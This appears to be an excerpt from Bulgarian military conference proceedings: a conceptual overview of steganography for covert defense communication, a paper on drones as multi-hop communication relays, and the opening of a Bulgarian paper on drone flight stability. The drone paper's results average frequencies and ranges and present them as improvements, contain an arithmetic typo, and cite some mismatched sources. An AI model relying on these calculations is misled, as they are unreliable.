In the field of defense and national security, the ability to transmit information discreetly is of crucial importance [1]. Steganography, as a method of hiding the very existence of information, complements cryptography, which protects the content of information by encoding it [2]. Unlike cryptography, which may signal the presence of protected information, steganography ensures that information remains "invisible" and blends into the background, making it suitable for defense applications, including covert communications, counterintelligence, and the storage of sensitive information [3].

1 Steganography and Types of Steganographic Methods

Steganography uses various carriers such as text, images, audio, and network packets as shown in Fig. 1 to hide information in a way that does not attract attention [4]. Let's examine the main types of steganography and their specific features:




Figure 1: Steganographic methods

- **Text Steganography** - Text steganography involves embedding hidden messages in text documents by manipulating line spacing, word spacing, or specific symbols [5]. An example is using encrypted characters that remain invisible to the human eye, such as changes in font or letter spacing [6]. Another popular method is acrostic text – using the first letters of each word in a given text to create a hidden message. Although text steganography offers an easy and straightforward way to embed information, it is more limited in the volume of data it can hide;

- **Images** - Image steganography is the most popular and widely used method. Embedded messages are often stored in the Least Significant Bit (LSB) of each pixel, which, when managed precisely, does not visually alter the image [7]. This method is effective because small changes in pixels are practically unnoticeable to the human eye but can be decoded with the appropriate tools [8]. Images are a preferred carrier due to their versatility and visual complexity, which complicates the detection of hidden data [9];

- **Audio and Video Steganography** - Audio files provide the possibility of embedding information through changes in the frequency spectrum or by manipulating the amplitude of sound waves [10]. The human ear has difficulty detecting small changes in frequencies, making audio steganography difficult to uncover. Video files offer a larger capacity and more space for embedding information – hidden messages can be spread across video frames or integrated into audio components [11];

- **Network Steganography** - Network steganography is an innovative approach that uses network packets to transmit hidden information. The information can be embedded in packet headers or in specific fields that remain unused [12]. Another method is to use the frequency of packet transmissions to encode information. DNS steganography, for example, embeds data in DNS requests sent over the internet [13]. However, these methods are more complex to implement and require a good understanding of network protocols [14].

The following table shows the advantages and disadvantages of the above methods.

Table 1. Advantages and disadvantages of steganographic methods.

Steganographic Method	Advantages	Disadvantages
Text Steganography	Easy to implement; can be indistinguishable from regular text if the method is chosen correctly	Limited capacity for hiding information; easily detectable with statistical analysis
Image Steganography	High capacity for hiding information; resilient to minor changes in pixels	Sensitive to compression and image processing; higher implementation complexity
Audio and Video Steganography	Can conceal large amounts of information; uses audio and video to distract attention	Sensitive to compression; can be detected through media format analysis
Network Steganography	Can be used for real-time communication; difficult to detect in network traffic	Higher complexity; potential for detection through network analysis and anomalies

Applications of Steganography in Defense

Steganography has significant potential for use in various defense activities and structures. These applications provide additional security and effectiveness in transmitting confidential information while remaining unnoticed by adversary structures and network observers. In defense, steganography is used in different areas, each with its specifics and advantages. Below is a detailed description of the main applications of steganography in the defense sector.

Secret Communication in Intelligence and Military Operations.

Intelligence and military operations often require the transmission of sensitive information without it being detected by adversary structures [15]. Steganography allows for hidden communication through public or common communication channels that appear harmless at first glance.

- **Example:** Intelligence agents can transmit messages through social media by posting ordinary images that contain embedded critical information. Recipients with the necessary decoding tools and keys can extract the hidden message without arousing suspicion from the enemy.
- **Advantages:** This technique enables information to reach its recipient in an ordinary and innocent manner, reducing the likelihood of interception and decryption by third parties.

Securing Critical Information and Documents.

When sensitive documents or messages are transmitted over publicly accessible networks, there is a risk they may be intercepted and analyzed. Steganography adds an extra layer of security by concealing the very existence of the transmitted information.

- **Example:** Classified military documents can be embedded within images or audio files that appear completely harmless, such as images from operational

zones. Even if these files are intercepted, adversaries are unlikely to realize they contain hidden information.

- **Advantages:** Using common files to transmit sensitive information makes it significantly more difficult for adversaries to decode and analyze them. In this way, steganography complements cryptography by protecting not only the content but also the very existence of the transmitted information.

Protection of Military Operations and Field Missions.

In conflict zones and field missions where there is limited access to secure communication channels, steganography can serve as an effective method for transmitting critical information to command centers or other units.

- **Example:** Reports containing coordinates of enemy targets or troop status on-site can be embedded in audio files or images recorded from a field camera. These files can then be sent via unsecured channels without risking content exposure.
- **Advantages:** This technique allows military and field data to be transmitted without compromising security, which is especially useful in environments with limited access to secure communication means.

Counterintelligence and Opposing Enemy Intelligence.

Steganography can be used as part of counterintelligence operations, where it is necessary to prevent the disclosure of critical information. Hidden messages can also be used to mislead adversary structures by directing them to false targets or feeding them disinformation.

- **Example:** Files with misleading information can be embedded in publicly accessible resources to deceive enemy intelligence. For instance, disinformation about the location of military bases or operational plans can be embedded in images that are easy to intercept.
- **Advantages:** Counterintelligence using steganography can effectively protect sensitive information and confuse the enemy, complicating their intelligence-gathering efforts.

Covert Transmission of Commands and Instructions.

In situations where there is a risk of intercepted communication, steganography can be used to transmit commands and instructions covertly. This is particularly useful in electronic warfare or in high-cyber-threat environments, where traditional communication is risky.

- **Example:** A command center may send instructions to remote units through steganographic methods by embedding them in images or audio files. These files can be distributed as part of publicly accessible resources, such as music recordings or photos that appear harmless to the enemy.
- **Advantages:** Steganography allows the command center to transmit instructions and commands without detection, ensuring operational security and providing an

advantage in situations where communication channels are potentially compromised.

Steganography can be defined as a method of hiding data in cover media so that others are not aware of its existence. Steganographic systems play an important role in the covert transmission of information even in the presence of a steganalyser [17].

Secure Transmission of Intelligence Information Over Public Channels.

Intelligence information that needs to be transmitted over the internet or other publicly accessible networks is vulnerable to interception [16]. Steganography provides a way to transfer this information via ordinary files, thus reducing the risk of disclosure.

- **Example:** A report on observations of enemy bases can be embedded in an image that looks like a standard photo from a public place. This file can be sent by email or uploaded to a public platform, with only the recipient knowing about the hidden content.
- **Advantages:** Transmitting intelligence information in this way is less susceptible to detection, which ensures the safety of agents in the field and mitigates risks to operational security.

Storing Sensitive Information in Publicly Accessible Resources.

In some cases, especially when it is necessary to protect data in the long term, steganography can be used to store critical information in publicly accessible files or databases, thereby keeping it "under the radar".

- **Example:** Key codes, ciphers, or plans can be embedded in publicly accessible images or audio files stored on public servers. Even if these files are copied or reviewed by third parties, the information remains invisible to them.
- **Advantages:** Steganographic data storage provides a way to protect essential information in the long term while not drawing the attention of adversary structures.

Conclusion

In conclusion, steganography is a valuable tool for defense organizations that seek to conceal critical information and prevent its detection by adversaries. While cryptography provides protection of the content of information, steganography ensures that the transmission itself remains unnoticed. Combining these two approaches offers higher security and is suitable for various defense scenarios.

With the advancement of technologies, including artificial intelligence, steganography will likely undergo significant improvements and continue to play a vital role in defense strategies.

References

1. Kessler, G. C. (2004). "Overview of Steganography for the Computer Forensics Examiner." Forensic Science Communications. ISSN: 1528-8005.

2. Petitcolas, F. A. P., Anderson, R. J., & Kuhn, M. G. (1999). "Information hiding—a survey." *Proceedings of the IEEE*, 87(7), 1062-1078. ISSN: 0018-9219.
3. Johnson, N. F., & Jajodia, S. (1998). "Exploring Steganography: Seeing the Unseen." *IEEE Computer*, 31(2), 26-34. ISSN: 0018-9162.
4. Wayner, P. (2002). *Disappearing Cryptography: Information Hiding: Steganography and Watermarking*. Morgan Kaufmann. ISBN: 978-1-55860-769-9.
5. Bennett, K. (2004). "Linguistic Steganography: Survey, Analysis, and Robustness Concerns for Hiding Information in Text." Purdue University.
6. Fridrich, J. (2009). *Steganography in Digital Media: Principles, Algorithms, and Applications*. Cambridge University Press. ISBN: 978-0-521-19019-0.
7. Katzenbeisser, S., & Petitcolas, F. A. P. (2000). *Information Hiding Techniques for Steganography and Digital Watermarking*. Artech House. ISBN: 978-1-58053-035-4.
8. Cox, I. J., Miller, M. L., & Bloom, J. A. (2002). *Digital Watermarking*. Morgan Kaufmann. ISBN: 978-1-55860-714-9.
9. Westfeld, A., & Pfitzmann, A. (1999). "Attacks on Steganographic Systems." Springer, Berlin, Heidelberg. ISSN: 0302-9743.
10. Zeng, W., Liu, S., & Lin, S. (2003). *Multimedia Security: Steganography and Digital Watermarking Techniques for Protection of Intellectual Property*. CRC Press. ISBN: 978-0-8493-9000-5.
11. Bender, W., Gruhl, D., Morimoto, N., & Lu, A. (1996). "Techniques for Data Hiding." *IBM Systems Journal*, 35(3-4), 313-336. ISSN: 0018-8670.
12. Sellars, D. (1996). "An Introduction to Steganography." Draft paper.
13. Mazurczyk, W., & Caviglione, L. (2015). "Information Hiding in Network Protocols." *IEEE Communications Magazine*, 53(3), 178-185. ISSN: 0163-6804.
14. Kharrazi, M., Sencar, H. T., & Memon, N. (2004). "Image Steganography: Concepts and Practice." *IEEE Transactions on Systems, Man, and Cybernetics, Part C (Applications and Reviews)*, 35(3), 466-474. ISSN: 1094-6977.
15. Matei Kirov, Plamen Andreev, *Computing Budget Allocation For Optimization Of Sensor Processing Order In Sequential Multi-Sensor Fusion Algorithms*, NMU “Vasil Levski”, 2011, ISSN 1313-7433.
16. Todor Peshev, Yosif Yosifov, *Schemes Of Synthesis Filter In Inverse Antenna Aperture Synthesis Radar*, NMU “Vasil Levski”, 2011, ISSN 1313-7433.
17. Stoyanova, Veselka. Research of the characteristics of a steganography algorithm in images when using different alphabet." *ENVIRONMENT. TECHNOLOGIES. RESOURCES. Proceedings of the International Scientific and Practical Conference*. Vol. 4. 2024. <https://doi.org/10.17770/etr2024vol4.8236>

A STUDY OF UNMANNED AERIAL VEHICLES IN ROLE AS REPEATERS IN ADAPTIVE COMMUNICATION NETWORK INTENDED FOR HARD-TO-REACH AREAS

STANIMIR H. PARVANOV, DEYAN N. DIMITROV

*Air Defense Department, Artillery, Air Defense Communication and Information Systems Faculty,
National Military University „V. Levski”, Shumen, Bulgaria ssparvanov@gmail.com,
goshakis@abv.bg*

ИЗСЛЕДВАНЕ НА БЕЗПИЛОТНИ ЛЕТАТЕЛНИ СРЕДСТВА В РОЛЯТА НА РЕТРАНСЛАТОРИ В АДАПТИВНА КОМУНИКАЦИОННА МРЕЖА, ПРЕДНАЗНАЧЕНА ЗА ТРУДНО ДОСТЪПНИ МЕСТА

Станимир Хр. Първанов, Деян Н. Димитров,

*Катедра „Противовъздушна отбрана“, Факултет „Артилерия, противовъздушна отбрана,
комуникационни и информационни системи“, гр. Шумен, България
sspارvanov@gmail.com, deyandimitrov@aadcf.nvu.bg*

Abstract: Drones can be used as repeaters to create communication networks over long distances and in areas without infrastructure. They play the role of mobile nodes that extend the range of communication channels through multi-hop data transmission. This feature allows a constant connection to be maintained between drones or ground stations, even when direct transmission is impossible. Such networks are known as multi-hop drone networks, where each drone serves as a repeater, carrying information to the final destination.

Keywords: *wireless technologies, routing, protocols, Wi-Fi, LTE communication architecture, UAVs; FANET.*

I Introduction

UAVs are impacting human life with each passing day. Technological development and innovation in the field of drones will continue to expand their capabilities and the benefits they can provide to humanity. They are widely used in fields such as: Logistics and Supply, Rescue Operations and Humanitarian Aid, Mapping, Media Industry and Communications.[1] This report is considered for the last of the listed application.

1 Application of drones as a communication network:

- **Emergencies and Disasters:** Provision of communication services in areas affected by natural disasters where infrastructure is damaged.
- **Military and Tactical Operations:** Ensuring secure and mobile communications on the battlefield.
- **Remote areas:** Delivery of Internet and telecommunications services in sparsely populated or hard-to-reach places.

- **Internet of Things:** Connecting multiple devices and sensors across large areas for monitoring and control.




Figure 1: Illustration of the multi-drone communication network

2 Technologies developed so far implementing the concept of drones as a communication network:

- **Mesh Networking:** A decentralized network topology where each drone communicates with other drones, enabling a reliable and resilient network.[2]
- **Ad-hoc Networks:** Temporary networks that are created and changed dynamically without the need for prior infrastructure.[3]
- **Communication standards:** Use of Wi-Fi, LTE/5G, LoRaWAN and other wireless technologies for data transmission.[5]
- **Routing algorithms:** OLSR (Optimized Link State Routing), AODV (Ad hoc On-Demand Distance Vector) and other protocols for efficient traffic management.[4]

3 Implemented projects:

- **Facebook Aquila:** Project to provide internet via drones at high altitude (project terminated).[6]
- **Google Loon:** Using balloons to provide internet in remote areas (project ended in 2021).[19]
- **DARPA's LANdroids:** Developing small robots and drones to create mobile networks in urban environments.[8]
- **Sky Drones and other companies:** Offer drone solutions that act as repeaters to extend communication range.

II Multi-hop drone communication network

A multi-hop drone network is a wireless communication network (fig.1) in which drones act as both transmitters and relays of data. Data is transmitted from one drone to another through multiple "hops" until reaching the final destination. This allows

extending the communication range and overcoming obstacles or limitations in direct line of sight.[1],[9]

Table 1 The different wireless technologies used in drone communication
Table that summarizes the different wireless technologies used in drone networks:

Technology	Frequency range	Maximum data rate	Maximum distance	Applications
Wi-Fi (802.11n/ac/ax)	2.4 GHz/5 GHz	Up to 600 Mbps (802.11n) Up to 6.9 Gbps (802.11ac) Up to 9.6 Gbps (802.11ax)	Up to 100-200m (outdoors)	High-speed communication over short distances
LTE/4G	700 MHz - 2.6 GHz	Up to 150 Mbps (LTE Cat 4) Up to 1 Gbps (LTE-A)	Up to 10-30 km (with cellular infrastructure)	Medium distance communication with a cellular network
5G NR	Sub-6 GHz and mmWave	Up to 20 Gbps (theoretically)	Up to 1 km (mmWave) Up to 10 km (Sub-6 GHz)	High speed communication with low latency
LoRaWAN	868 MHz (Europe) 915 MHz (USA)	Up to 50 Kbps	Up to 15-20 km (in rural areas)	Low speed, long distance, IoT applications
Satellite Communication	L-band, Ka-band, etc.	Varies (up to 50 Mbps and above)	Global coverage	Communication over long distances, beyond visual range




Figure 2: Frequency range vs Maximum bit rate according table 1

In the graph 2, the different wireless technologies are represented as bars, showing their position relative to the frequency range and maximum transmission rate. It shows that higher frequencies generally allow higher transmission rates, but may have a shorter range and are more susceptible to attenuation.

In the figure 3, the different wireless technologies are showing the relation between the frequency range and maximum transmission speed according table 1.




Figure 3: Operating frequency vs maximum distance

This graph shows the relationship between operating frequency and maximum data transmission distance for various wireless technologies: LoRaWAN has a low operating frequency and a significantly long range, making it suitable for applications such as monitoring in rural and remote areas.

Wi-Fi has a much shorter range but operates at higher frequencies, making it suitable for short-range communications.

LTE/4G and 5G NR Sub-6 GHz are balanced compared to other technologies, offering a good trade-off between speed and distance.

Advantages and disadvantages of considered in the paper data transmission routing protocols used by UAVs:

- **AODV (Ad hoc On-Demand Distance Vector)**

Advantages:

Efficient use of bandwidth: Routes are discovered as needed, reducing unnecessary traffic. Scalability: Performs well on medium-sized networks. Low connection latency: Quickly discovers routes on request.

Disadvantages:

High Mobility Load: Frequent topology changes lead to increased route discovery traffic. Small delays in data transmission: Initial route discovery can cause delays.[10]

- **DSR (Dynamic Source Routing)**

Advantages:

No table storage: Routes are included in the packet header, eliminating the need for routing tables. Suitable for low-traffic networks: Effective at low data volume.

Disadvantages:

Large packet size: Including the entire route in the header increases the packet size, especially for long routes. Inefficient on large networks: Performance decreases as network size increases.[11]

- **OLSR (Optimized Link State Routing)**

Advantages:

Fast Routing: Due to the proactive nature, routes are always available. Suitable for high-density networks: Optimizes the number of control messages required.

Disadvantages:

High control traffic: Periodic updating of information leads to increased traffic. Power consumption: Constant activity requires more power, which is critical for drones.[12]

- **DSDV (Destination-Sequenced Distance Vector)**

Advantages:

Loop Avoidance: Uses the sequence number to prevent loops in routing. Stability: Suitable for networks with less mobility.

Disadvantages:

Slow response to changes: Not suitable for high mobility networks. High control traffic: Requires periodic table updates.[18]

- **ZRP (Zone Routing Protocol)**

Advantages:

Combination of proactive and reactive routing: Efficiently manages local and remote routes. Scalability: Better performance on large networks.

Disadvantages:

Complexity: Requires setting up zones, which can be complex, resource intensity: May require more computing resources.[14],[15]

- **TORA (Temporally Ordered Routing Algorithm)**

Advantages:

Rapid adaptation to changes: Designed for high mobility networks. Multi-way routes: Supports multiple routes to a destination.

Disadvantages:

Algorithm Complexity: Can be complex to implement. Potential for error propagation: Local changes can affect the entire network.[16],[17]




Figure 4: Impact of routing protocols on effective transmission speed

The figure 4 shows how the effective bit rate decreases as the number of hops increases for the various protocols, including the new DSDV, ZRP, and TORA. OLSR maintains relatively high efficiency at low hop counts, while AODV shows a faster drop in efficiency at high hop counts. Both TORA and ZRP are suitable for dynamic networks with high mobility, with TORA being more flexible but with higher control traffic. DSDV is effective in low mobility and relatively more stable networks. These graphs illustrate the importance of proper protocol selection depending on the specifics of the network.

III Results

The results are obtained by analyzing sequential multi-sensor joint probabilistic fusion of data from different protocols, searching for the best way to process and transmit information.[13] Considering the different communication technologies and protocols compared, the second section of this report examines the combination of the most promising technologies and examines whether or how much their performance would improve when combined.

Combination improvement of Wi-Fi and LTE/4G.

The average operating frequency can be represented as a simple arithmetic average of the frequencies of the two technologies:

$$f_{combined} = \frac{f_1 + f_2}{2} \quad (1)$$

If the importance to both technologies range (R) are equal, they should be set: $m_1 = m_2 = 0,5$ then:

$$R_{combined} = 0,5xR_1 + 0,5xR_2 \quad (2)$$

Improved transmission speed: The transmission rate of the combined channel can also be represented as an average or aggregated value of the two technologies. For example:

$$S_{combined} = v_1 \times S_1 + v_2 \times S_2 \quad (3)$$

Where, v_1, v_2 are coefficients of proportional participation of each technology in the total speed. So, $v_1 + v_2 = 1$.

Wi-Fi parameters:

$$f_1 = 2,4 \text{ Ghz}$$

$$R_1 = 0,2 \text{ km}$$

$$S_1 = 0,6 \text{ Gbps}$$

LTE/4G parameters:

$$f_1 = 2,6 \text{ Ghz}$$

$$R_1 = 30 \text{ km}$$

$$S_1 = 1 \text{ Gbps}$$

Average Frequency (form. 1):

$$f_{combined} = \frac{2,4 + 2,6}{2} = 2,5 \text{ Ghz}$$

Improved range (form. 2):

$$R_{combined} = 0,5 \times 0,2 + 0,5 \times 30 = 15.1 \text{ km}$$

Improved transfer rate (form. 3):

$$S_{combined} = 0,5 \times 0,6 + 0,5 + 1 = 0.8 \text{ Gbps}$$




Figure 5: Combined technologies performance: Frequency and Range/Speed

Combining two technologies (fig. 5), such as Wi-Fi and LTE/4G, allows using the advantages of both — the high speed of Wi-Fi and the long range of LTE/4G. Mathematically, the results show that combining technologies leads to improved range and better transmission speed, which is useful for applications requiring wider coverage and higher efficiency. Through this approach, we can create a communication network that is more resilient and adaptable to the different needs of the environment in which drones operate. The combination of different technologies allows the full processing of information in real time, allowing the right and timely decisions to be made by the authorities managing UAVs communication network.[7]




Figure 6: Combined technologies performance: Frequency and Range/Speed

Similarly, LoRaWAN and LTE/4G technologies are compared, as well as the combined technology. Figure 6 shows: The left graph compares operating frequency versus maximum range, while the right graph shows a comparison of operating frequency versus maximum bit rate.

Combining LoRaWAN and LTE/4G leads to the following results:

- Average frequency: 1.734 GHz
- Improved range: 22.5 km
- Enhanced transmission speed: 0.525 Gbps

Conclusion

Using drones as repeaters and combining different communication technologies offers significant advantages for improving the range and efficiency of data transmission. By using appropriate routing protocols and combining technologies such as LTE/4G, 5G, Wi-Fi and LoRaWAN, a balance between speed, range and network reliability can be achieved.

References

- 1 Milad Boroumand, Bouazza Berarache – “A Study of Multi-hop drone-based network”, Escola d'Enginyeria de Telecomunicació i Aeroespacial de Castelldefels (EETAC) Polytechnic University of Catalonia, March 2021;
- 2 Paolo Cardullo, “Mesh Networks”, National University of Ireland Maynooth and Denis Jaromil Roio, February 2019;
- 3 Pawan Singh, Sudesh Kumar, Sachin Kumar Gupta, Abhay Kumar Rai, “Wireless Ad-hoc and Sensor Networks: Architecture, Protocols, and Applications”, October 2024, DOI:10.1201/9781003528982;
- 4 Shyamrao V Gumaste, Dr. M. U. Kharat, Dr. V. M. Thakare, V. T. Kharat. Routing Algorithms: An Overview. International Journal of Innovations in Engineering and Management, Vol. 2; No. 1: ISSN: 2319-3344 (Jan- June 2013);
- 5 Ioannis Selinis, K. Katsaros, M. Allayioti, S. Vahid, R. Tafazolli, A. Yarali, The Race to 5G Era; LTE and Wi-Fi, IEEE Access 8 October 2018, DOI:10.1109/ACCESS.2018.2867729;
- 6 Yael Maguire – “High altitude connectivity: The next chapter, posted on june 27, 2018 to Connectivity magazine;
- 7 Todor Peshev, Yosif Yosifov, Schemes Of Synthesis Filter In Inverse Antenna Aperture Synthesis Radar, NMU “Vasil Levski”, 2011, ISSN 1313-7433;
- 8 David Gunning, D. Aha, DARPA's Explainable Artificial Intelligence (XAI) Program, The AI Magazine 24 June 2019, DOI:10.1609/AIMAG.V40I2.2850;
- 9 Guangsheng Feng, Xin Li, Zihan Gao, Chengbo Wang, Hongwu Lv, Qian Zhao, Multi-Path and Multi-Hop Task Offloading in Mobile Ad Hoc Networks. IEEE DOI:10.1109/TVT.2021.3077691;
- 10 C. Perkins, E. Belding-Royer, Samir R Das, Ad hoc On-Demand Distance Vector (AODV) Routing, 1 July 2003, DOI:10.17487/RFC3561;
- 11 David B. Johnson, D. Maltz, J. Broch, DSR: the dynamic source routing protocol for multihop wireless ad hoc networks, Computer Science Department, Carnegie Mellon University, Pittsburgh, PA 15213-3891
- 12 T. Clausen, P. Jacquet, Optimized Link State Routing Protocol (OLSR), DOI:10.17487/RFC3626;
- 13 Matei Kirov, Plamen Andreev, Computing Budget Allocation For Optimization Of Sensor Processing Order In Sequential Multi-Sensor Fusion Algorithms, NMU “Vasil Levski”, 2011, ISSN 1313-7433;
- 14 Anupama Sahu, N. K. Kamila, Chinmayee Behera, Jajati Mallick, AZRP: An Advanced Zone Routing Protocol for Mobile Ad Hoc Network,
- 15 HongKi Lee, Yong Woo Kim, Joo-Seok Song ,AZRP: An Advanced Zone Routing Protocol for Mobile Ad Hoc Network, DOI:10.1109/WICOM.2007.424;
- 16 H. Nurwarsito, M. Y. Umam , Performance Analysis of Temporally Ordered Routing Algorithm Protocol and Zone Routing Protocol on Vehicular Ad-Hoc Network in Urban Environment, 2020 3rd International Seminar on Research

- of Information Technology and Intelligent Systems (ISRITI), DOI:10.1109/ISRITI51436.2020.9315428’;
- 17 Zhongqiang Zhai, Jun Du, Yongzheng Ren , The Application and Improvement of Temporally Ordered Routing Algorithm in Swarm Network with Unmanned Aerial Vehicle Nodes;
 - 18 C. Perkins, P. Bhagwat, Highly dynamic Destination-Sequenced Distance-Vector routing (DSDV) for mobile computers, DOI:10.1145/190314.190336;
 - 19 P. Serrano, M. Gramaglia, Francesco Mancini, L. Chiaraviglio, G. Bianchi, Balloons in the Sky: Unveiling the Characteristics and Trade-Offs of the Google Loon Service 1 June 2023, DOI:10.1109/TMC.2021.3135976;

FLIGHT STABILITY METHODS OF UNMANNED AIRCRAFT

Vladislava S. Georgieva, Nikola P. Petrov, Matey K. Kirov

*Communication Networks and Systems Department, Artillery, Air Defense Communication and Information Systems Faculty, National Military University „V. Levski”, Shumen, Bulgaria
vladgs_93@abv.bg , nikitobg13@gmail.com, matio@abv.bg*

Abstract: *Nowadays, the usefulness of drone technologies is shown in many cases around the world. Accounting this situation, in the paper the general approaches for drone construction. The substantiated conclusions could be useful in the development of completely new platform.*

Keywords: *drones technologies, radio control, system control, RTK*

МЕТОДИ ЗА УСТОЙЧИВОСТ НА ПОЛЕТА НА БЕЗПИЛОТЕН ЛЕТАТЕЛЕН АПАРАТ

Владислава С. Георгиева, Никола П. Петров, Матей К. Киров

*Катедра „Комуникационни мрежи и системи“, факултет „Артилерия, противовъздушна отбрана, комуникационни и информационни системи“, гр. Шумен,
Българияvladgs_93@abv.bg , nikitobg13@gmail.com, matio@abv.bg*

Резюме: *В днешно време полезността на дрон технологиите е показана в много случаи по света. Отчитайки тази ситуация, в настоящият доклад са представени общите подходи за изграждане на дронове. Обосноващите заключения могат да бъдат полезни при разработването на напълно нова платформа.*

Ключови думи: *дрон технологии, радиоуправление, системен контрол, RTK*

1 Въведение

В съвременните технологии безпилотните летателни апарати (БЛА) са се наложили като едно от най-сигурните средства, заместващи използването на скъпо струваща апаратура и жива сила. Първият БЛА е създаден още през 1916 г. САЩ започват да разработват технология на БЛА по време на Първата световна война през 1916 г. и създават първия безпилотен самолет. От тогава САЩ, както и други държави, не спират да разработват тази технология. Използването на безпилотни летателни апарати играе неразделна и незаменима роля във военните операции на САЩ по време на войните, както в Афганистан, така и в Ирак. Оттогава дроновете приемат нови форми, намират място в ръцете на любителите, а наскоро играят и роля в постмодерния транспорт. Въпреки своите първоначални военни цели, безпилотните летателни апарати са намерили и своето гражданско предназначение. За него те са получили и по-краткото наименование - дрон, което стана дори по-

разпространено. Целите, за които може да бъде използван летящия дрон са много. Освен вече посоченото по-горе военно предназначение, те се занимават и с аерозаснемане, мониторинг на безопасността, научни изследвания. Индустриите, имащи в арсенала си тези апарати са много: селското стопанство, риболова, лесоохраната, картографирането, енергетиката, геологията, строителството, медите и т.н. Производителите дори вече търсят варианти как с помощта на дроновете да правят доставки на различни товари, установяване на надеждна връзка с отдалечени райони и същевременно намаляване на разходите за гориво и защита на околната среда, така че потенциалът на дроновете е огромен. Необходимостта от въздухоплавателни средства с по-голяма маневреност води до настоящия възход на изследванията в областта на летателните апарати с четири пропелера. Тази конструкция им позволява да бъдат сравнително опростени в дизайна си, но много надеждни и маневрени. Авангардни изследвания продължават да повишават възможностите им [1]. БЛА са намерили място в свертата на сигурността и отбраната на Република 